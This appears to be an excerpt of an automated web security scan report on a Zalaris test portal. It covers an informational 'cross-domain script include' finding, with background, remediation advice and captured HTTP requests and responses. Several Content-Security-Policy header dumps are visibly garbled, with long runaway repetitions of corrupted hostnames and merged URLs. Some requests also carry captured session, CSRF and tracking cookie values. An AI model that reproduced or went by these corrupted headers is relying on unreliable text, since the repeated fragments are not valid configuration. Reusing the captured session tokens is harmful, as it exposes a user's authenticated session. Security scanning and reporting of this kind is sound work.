Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co https://www.zalaris.com/https://sundicaterimine/https://maps.gsalac.com/https://sundicaterimine/https: https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

set-cookie: sap-usercontext=sap-client=650; path=/; SameSite=None; Secure

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!DOCTYPE html> <html class="nepLayout ">

<head>

```
<meta charset="UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=
...[SNIP]...
<!-- Azure application insights -->
<script async type="text/javascript" src="https://js.monitor.azure.com/scripts/b/ai.2.min.js"></script>
...[SNIP]...
```

# 18. Cross-domain script include

There are 7 instances of this issue:

- /irj/portal
- /nea/v1/authenticate
- /neptune
- /neptune/ZMFP\_DASH\_ESS\_NEXT\_SALARY.view.js
- /neptune/ZSP\_SUPPINFO\_FRONTEND
- /neptune/zalaris\_launchpad\_standard
- /neptune/zmfp\_dash\_ess\_next\_salary

## Issue background

When an application includes a script from an external domain, this script is executed by the browser within the security context of the invoking application. The script can therefore do anything that the application's own scripts can do, such as accessing application data and performing actions within the context of the current user.

If you include a script from an external domain, then you are trusting that domain with the data and functionality of your application, and you are trusting the domain's own security to prevent an attacker from modifying the script to perform malicious actions within your application.

# Issue remediation

Scripts should ideally not be included from untrusted domains. Applications that rely on static third-party scripts should consider using Subresource Integrity to make browsers verify them, or copying the contents of these scripts onto their own domain and including them from there. If that is not possible (e.g. for licensing reasons) then consider reimplementing the script's functionality within application code.

#### References

• Subresource Integrity

### Vulnerability classifications

• CWE-829: Inclusion of Functionality from Untrusted Control Sphere

## 18.1. https://testportal.zalaris.com/irj/portal

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/portal

#### Issue detail

The response dynamically includes the following scripts from other domains:

- https://code.jquery.com/jquery-1.11.3.min.js
- https://code.jquery.com/jquery-migrate-1.2.1.min.js
- https://maxcdn.bootstrapcdn.com/bootstrap/3.3.4/js/bootstrap.min.js

#### Request 1

GET /iri/portal HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: \*/\*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0

#### Response 1

HTTP/1.1 200 OK

```
Date: Thu, 14 Jul 2022 04:47:33 GMT
 Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com:443 h
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
https://ic.som/https://s.noaprication.twimg.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/https://s.noaprication.twitter.com/htt
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://* zalaris.com:443 blob.
Strict-Transport-Security: max-age=31536000
set-cookie: com.sap.engine.security.authentication.original application url=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/iri; HttpOnly; SameSite=None; Secure
set-cookie: com.sap.security.sso.OTPSESSIONID=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/nea/v1; secure; HttpOnly; SameSite=None;
set-cookie: PortalAlias=portal; path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
 X-Content-Type-Options: nosniff
Connection: close
Content-Length: 13741
<!DOCTYPE html>
<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap_trade ...[SNIP]...
 </script>
<script src="//code.jquery.com/jquery-1.11.3.min.js"></script>
<script src="//code.jquery.com/jquery-migrate-1.2.1.min.js"></script>
 ...[SNIP]...
 </script>
 <script src="//maxcdn.bootstrapcdn.com/bootstrap/3.3.4/js/bootstrap.min.js"></script>
 ...[SNIP]...
```

# 18.2. https://testportal.zalaris.com/nea/v1/authenticate

# Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /nea/v1/authenticate

#### Issue detail

The response dynamically includes the following scripts from other domains:

• https://code.jquery.com/jquery-3.3.1.min.js

• https://code.jquery.com/jquery-migrate-3.0.1.min.js

### Request 1

```
GET /nea/v1/authenticate?neaRelayState=ZHQPORTAL%3ahttps%3a%2f%2ftestportal.zalaris.com%2fep%2fredirect HTTP/1.1
Host: testportal.zalaris.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:01:19 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
pragma: no-cache
cache-control: no-cache
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com:443 h
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com/ https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twit
http://www.zalaris.com http://zalaris.com https://*.zalaris.com://*.zalaris.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://spui5.hana.ondemand.com https://* zalaris.com:443 https://uimaxcdn.bootstrapcdn.com https://com.ata.com/spui5.hana.ondemand.com https:// zalaris.com/spui5.hana.ondemand.com https://com/spui5.hana.ondemand.com https://com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondemand.com/spui5.hana.ondem
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
set-cookie:
com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D;Path=/nea/v1/authenticate;HttpOnly; SameSite=None; Secure
set-cookie: saplb_PORTAL=(J2EE7254220)7254252; Version=1; Path=/; Secure; HttpOnly; SameSite=None;
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 6912
<!DOCTYPE html><script>
var inPortalScript = false
var webpath = "/zalaris_logon_2fa/"
</script>
<html>
<BASE target=" self">
link rel=stylesheet href="/zalaris_logon_2fa/css/misc_logon.c
...[SNIP]... < meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
<script src="//code.jquery.com/jquery-3.3.1.min.js"></script>
  script src="//code.jquery.com/jquery-migrate-3.0.1.min.js"></script>
  ..[SNIP].
```

# 18.3. https://testportal.zalaris.com/neptune/

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/

#### Issue detail

The response dynamically includes the following scripts from other domains:

- https://js.monitor.azure.com/scripts/b/ai.2.min.js
- https://ui5.sap.com/1.71.36/resources/sap-ui-core.js?21.10.0006

#### Request 1

```
GET /neptune/?sap-client=650&appcache=PORTAL HTTP/1.1
Host: testportal.zalaris.com
Cookie: sappb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```

Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Te: trailers Connection: close

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:02:11 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 2039703
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
x-updated-at: 20220713110729
cache-control: no-store x-frame-options: SAMEORIGIN
x-is-cacheable: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://* successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.icense.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://api.recast.ai/ gap-iab: https://api.recast.ai/ gap-iab:
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twimg.com/https://syndication.twimg.com/https://syndication.twitter.com/https://syndication.twimg.com/https://syndication.twitter.com/https://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://s
http://www.zalaris.com http://zalaris.com https://*.zalaris.com: https://*.zalaris.com: https://www.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://shing.com/https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://bost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://fonts.googleapis.com/https://platform.twitter.com/https://ton.twimg.com/ftfw/css//https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
set-cookie: sap-usercontext=sap-client=650; path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
<!DOCTYPE html>
<html class="nepLayout ">
<head>
<meta charset="UTF-8" />
- Azure application insights -->
<script async type="text/javascript" src="https://js.monitor.azure.com/scripts/b/ai.2.min.js"></script>
  ...[SNIP1...
```

# 18.4. https://testportal.zalaris.com/neptune/ZMFP\_DASH\_ESS\_NEXT\_SALARY.view.js

### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/ZMFP\_DASH\_ESS\_NEXT\_SALARY.view.js

#### Issue detail

The response dynamically includes the following script from another domain:

• https://ui5.sap.com/1.71.45/resources/sap-ui-core.js?21.10.0006

# Request 1

```
GET /neptune/ZMFP_DASH_ESS_NEXT_SALARY.view.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept: Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
```

Cache-Control: max-age=0

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:47:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8 Content-Length: 1017410
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220613145651
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.p.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com://*.zalaris.com://*.zalaris.com://*.zalaris.com.https://cdnjs.cloudflare.com/.https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
<!DOCTYPE html>
<html class="nepLayout ">
<meta charset="UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=
...[SNIP]...
<script id="sap-ui-bootstrap" type="text/javascript" src="https://ui5.sap.com/1.71.45/resources/sap-ui-core.js?21.10.0006"</p>
data-sap-ui-xx-bindingSyntax="complex"
data-sap-ui-noDuplicateIds="false"
data-sap-ui-compatVersion="edge"
data-sap-ui-preload="async"
data-sap-ui-theme="zalwhey_1.71"
data-sap-ui-theme-roots='{"zalwhey_1.71": "/neptune/server/customui5themes/zalwhey_1.71"}'
data-sap-ui-libs="sap.ui.layout,sap.m">
</script>
 ...[SNİP]..
```

## 18.5. https://testportal.zalaris.com/neptune/ZSP\_SUPPINFO\_FRONTEND

### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/ZSP\_SUPPINFO\_FRONTEND

#### Issue detail

The response dynamically includes the following script from another domain:

https://ui5.sap.com/1.71.45/resources/sap-ui-core.js?21.10.0006

### Request 1

```
GET /neptune/ZSP_SUPPINFO_FRONTEND HTTP/1.1
Host: testportal_zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gmr1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772972956; SAPWP_active=1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ Dnt: 1 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Te: trailers Connection: close
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:30:19 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 24466
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
